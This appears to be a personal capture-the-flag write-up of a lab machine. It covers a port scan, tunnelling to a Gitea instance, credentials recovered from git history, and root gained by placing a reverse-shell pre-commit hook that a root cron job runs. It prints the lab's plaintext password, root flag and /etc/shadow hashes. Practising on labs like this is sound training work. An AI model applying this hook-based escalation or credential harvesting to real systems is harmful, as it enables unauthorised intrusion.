
```
Scanned at 2022-08-02 20:26:15 GMT for 5841s
Not shown: 65524 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  unknown
6000/tcp open  x11
6001/tcp open  x11-1
6002/tcp open  x11-2
6003/tcp open  x11-3
6004/tcp open  x11-4
6005/tcp open  x11-5
6006/tcp open  x11-6
6007/tcp open  x11-7
MAC Address: 02:42:10:BD:9B:BD (Unknown)
Final times for host: srtt: 135 rttvar: 26  to: 100000

Read from /etc: services.
Nmap done: 1 IP address (1 host up) scanned in 5840.86 seconds
```

so set up chisel and forwarded 3000 to my box...

git tea



created a user and logged in. found these other users



dev01@opensource.htb
well.. i missed this...

```
kali@kali:~/source$ git branch
  dev
* public
kali@kali:~/source$ git switch dev
Switched to branch 'dev'
kali@kali:~/source$ git log
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (HEAD -> dev)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200
```

```
    initial
```

```
kali@kali:~/source$ git show be4da71987bbbc8fae7c961fb2de01ebd0be1997
commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

diff --git a/.gitignore b/.gitignore
new file mode 100644
index 0000000..e50a290
--- /dev/null
+++ b/.gitignore
@@ -0,0 +1,26 @@
+.DS_Store
+.env
+.flaskenv
+*.pyc
+*.pyo
+env/
+venv/
+.venv/
+env*
+dist/
+build/
+*.egg
+*.egg-info/
+_mailinglist
+.tox/
+.cache/
+.pytest_cache/
+.idea/
+docs/_build/
+.vscode
+
+# Coverage reports
+htmlcov/
+.coverage
+.coverage.*
+*,cover
diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
deleted file mode 100644
index 5975e3f..0000000
--- a/app/.vscode/settings.json
+++ /dev/null
@@ -1,5 +0,0 @@
-{
-  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
-  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
-  "http.proxyStrictSSL": false
-}
```

and we have creds.. motherfucker
dev01:Soulless_Developer#2022 ⟹ 00 - Loot > Creds

```
-bash-4.4$ apt list --upgradable
Listing... Done
base-files/bionic-updates 10.1ubuntu2.11 amd64 [upgradable from: 10.1ubuntu2.9]
linux-generic/bionic-updates,bionic-security 4.15.0.177.166 amd64 [upgradable from: 4.15.0.176.165]
linux-headers-generic/bionic-updates,bionic-security 4.15.0.177.166 amd64 [upgradable from: 4.15.0.176.165]
linux-image-generic/bionic-updates,bionic-security 4.15.0.177.166 amd64 [upgradable from: 4.15.0.176.165]
sosreport/bionic-updates 4.3-1ubuntu0.18.04.1 amd64 [upgradable from: 3.9.1-1ubuntu0.18.04.2]
ubuntu-advantage-tools/bionic-updates 27.7~18.04.1 all [upgradable from: 17]
ubuntu-server/bionic-updates 1.417.5 amd64 [upgradable from: 1.417.4]
```

```
dev01@opensource:/usr/local/bin$ cat git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

```
2022/08/06 18:48:28 CMD: UID=0    PID=15715  | /usr/local/bin/python /app/run.py
[0/1765]
2022/08/06 18:48:28 CMD: UID=0    PID=1501   | /usr/sbin/sshd -D
2022/08/06 18:48:28 CMD: UID=0    PID=15     |
2022/08/06 18:48:28 CMD: UID=0    PID=1489   | /usr/lib/policykit-1/polkitd --no-debug
2022/08/06 18:48:28 CMD: UID=0    PID=14803  |
2022/08/06 18:48:28 CMD: UID=0    PID=1451   | /sbin/agetty -o -p -- \u --noclear tty1 linux
2022/08/06 18:48:28 CMD: UID=0    PID=1400   | /usr/lib/snapd/snapd
2022/08/06 18:48:28 CMD: UID=0    PID=14     |
2022/08/06 18:48:28 CMD: UID=0    PID=1396   | /usr/bin/lxcfs /var/lib/lxcfs/
2022/08/06 18:48:28 CMD: UID=0    PID=1389   | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
2022/08/06 18:48:28 CMD: UID=0    PID=1385   | /usr/lib/accountsservice/accounts-daemon
2022/08/06 18:48:28 CMD: UID=0    PID=13714  | python /app/run.py
2022/08/06 18:48:28 CMD: UID=0    PID=1369   | dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib-docker --pidfile=/run/snap.docker/docker.pid --config-
file=/var/snap/docker/1767/config/daemon.json
2022/08/06 18:48:28 CMD: UID=0    PID=13285  | /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisord.conf
2022/08/06 18:48:28 CMD: UID=0    PID=13254  | /snap/docker/1767/bin/containerd-shim-runc-v2 -namespace moby -id 74f08b5653559c00d2a56ff418fd56124687dee0af7ee5cf2ee8fbaacf5bb6ec -address
/run/snap.docker/containerd/containerd.sock
2022/08/06 18:48:28 CMD: UID=0    PID=13239  | /snap/docker/1767/bin/docker-proxy -proto tcp -host-ip 172.17.0.1 -host-port 6002 -container-ip 172.17.0.4 -container-port 80
2022/08/06 18:48:28 CMD: UID=102  PID=1322   | /usr/sbin/rsyslogd -n
2022/08/06 18:48:28 CMD: UID=0    PID=13     |
2022/08/06 18:48:28 CMD: UID=103  PID=1274   | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2022/08/06 18:48:28 CMD: UID=0    PID=1273   | /lib/systemd/systemd-logind
2022/08/06 18:48:28 CMD: UID=0    PID=1271   | /usr/sbin/atd -f
2022/08/06 18:48:28 CMD: UID=0    PID=1268   | /usr/sbin/irqbalance --foreground
2022/08/06 18:48:28 CMD: UID=111  PID=1262   | /usr/local/bin/gitea web --config /etc/gitea/app.ini
2022/08/06 18:48:28 CMD: UID=0    PID=12569  | ping 10.10.16.164
2022/08/06 18:48:28 CMD: UID=0    PID=1255   | /usr/sbin/cron -f
2022/08/06 18:48:28 CMD: UID=0    PID=12     |
```

```
2022/08/06 18:48:28 CMD: UID=0    PID=117    |
2022/08/06 18:48:28 CMD: UID=0    PID=1151   | /sbin/dhclient -1 -4 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
2022/08/06 18:48:28 CMD: UID=1000 PID=11111  | ./pspy64s
2022/08/06 18:48:28 CMD: UID=0    PID=11     |
2022/08/06 18:48:28 CMD: UID=1000 PID=10455  | -bash
2022/08/06 18:48:28 CMD: UID=1000 PID=10454  | sshd: dev01@pts/1
2022/08/06 18:48:28 CMD: UID=0    PID=10371  | sshd: dev01 [priv]
2022/08/06 18:48:28 CMD: UID=0    PID=10338  |
2022/08/06 18:48:28 CMD: UID=100  PID=1031   | /lib/systemd/systemd-networkd
2022/08/06 18:48:28 CMD: UID=0    PID=10012  |
2022/08/06 18:48:28 CMD: UID=0    PID=10     |
2022/08/06 18:48:28 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2022/08/06 18:48:53 CMD: UID=0    PID=11127  | /lib/systemd/systemd-udevd
2022/08/06 18:48:53 CMD: UID=0    PID=11126  | /lib/systemd/systemd-udevd
2022/08/06 18:48:53 CMD: UID=0    PID=11125  | /lib/systemd/systemd-udevd
2022/08/06 18:48:53 CMD: UID=0    PID=11124  | /lib/systemd/systemd-udevd
2022/08/06 18:48:53 CMD: UID=0    PID=11123  | /lib/systemd/systemd-udevd
2022/08/06 18:48:53 CMD: UID=0    PID=11122  |
2022/08/06 18:49:01 CMD: UID=0    PID=11141  | /bin/bash /usr/local/bin/git-sync
2022/08/06 18:49:01 CMD: UID=0    PID=11140  | /bin/sh -c /usr/local/bin/git-sync
2022/08/06 18:49:01 CMD: UID=0    PID=11139  | /usr/sbin/CRON -f
2022/08/06 18:49:01 CMD: UID=0    PID=11145  | git commit -m Backup for 2022-08-06
2022/08/06 18:49:01 CMD: UID=0    PID=11148  | git push origin main
2022/08/06 18:49:01 CMD: UID=0    PID=11149  | /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backup.git
2022/08/06 18:49:01 CMD: UID=0    PID=11150  | /sbin/modprobe -q -- net-pf-10


2022/08/06 20:38:03 CMD: UID=0    PID=15218  | curl --write-out %{http_code} --silent --output /dev/null http://172.17.0.9
2022/08/06 20:38:03 CMD: UID=0    PID=15217  | /bin/bash /root/meta/app/clean.sh
```

so looks like git commit is running every minute
we can surely exploit this with pre-commit

so lets go to the .git/hooks/ directory and edit the pre-commit.sample or just create a pre-commit with our rev shell and wait a minute for a rev shell

oh also had to give it `chmod +x` to get it to execute

root

root.txt

```
root@opensource:~# cat root.txt
d8da08475bd8959eaac9c7c1fce38ee0
```

id && whoami

```
root@opensource:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@opensource:~# uname -a
Linux opensource 4.15.0-176-generic #185-Ubuntu SMP Tue Mar 29 17:40:04 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@opensource:~# cat /etc/shadow
root:$6$5sA85UVX$HupltM.bMqXkLc269pHDk1lryc4y5LV0FPMtT3x.yUdbe3mGziC8aUXWRQ2K3jX8mq5zItFAkAfDgPzH8EQ1C/:19072:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:19072:0:99999:7:::
dev01:$6$KxPkBXel$7cqEmnerc0RmIaUGVdGLXlbC61.2x5bY0DLC/j2VDHG3mAaqeWFfQiuHOXmQss91XNn0FybSdfl51vFfKuwRh/:19073:0:99999:7:::
gitlab-www:!:19072::::::
gitlab-redis:!:19072::::::
gitlab-psql:!:19072::::::
registry:!:19072::::::
gitlab-prometheus:!:19072::::::
git:*:19109:0:99999:7:::
```